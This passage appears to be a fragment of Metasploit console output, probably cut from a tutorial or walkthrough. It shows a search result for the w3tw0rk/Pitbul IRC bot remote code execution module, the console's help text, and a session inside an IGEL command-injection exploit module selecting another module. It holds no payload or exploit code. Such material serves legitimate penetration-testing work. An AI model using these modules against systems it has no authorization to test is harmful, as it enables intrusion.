   25 exploit/multi/misc/w3tw0rk_exec                       2015-06-04       excellent  Yes    w3tw0rk / Pitbul IRC Bot Remote Code Execution

Interact with a module by name or index. For example info 25, use 25 or use exploit/multi/misc/w3tw0rk_exec

msf6 exploit(linux/misc/igel_command_injection) > use 18
```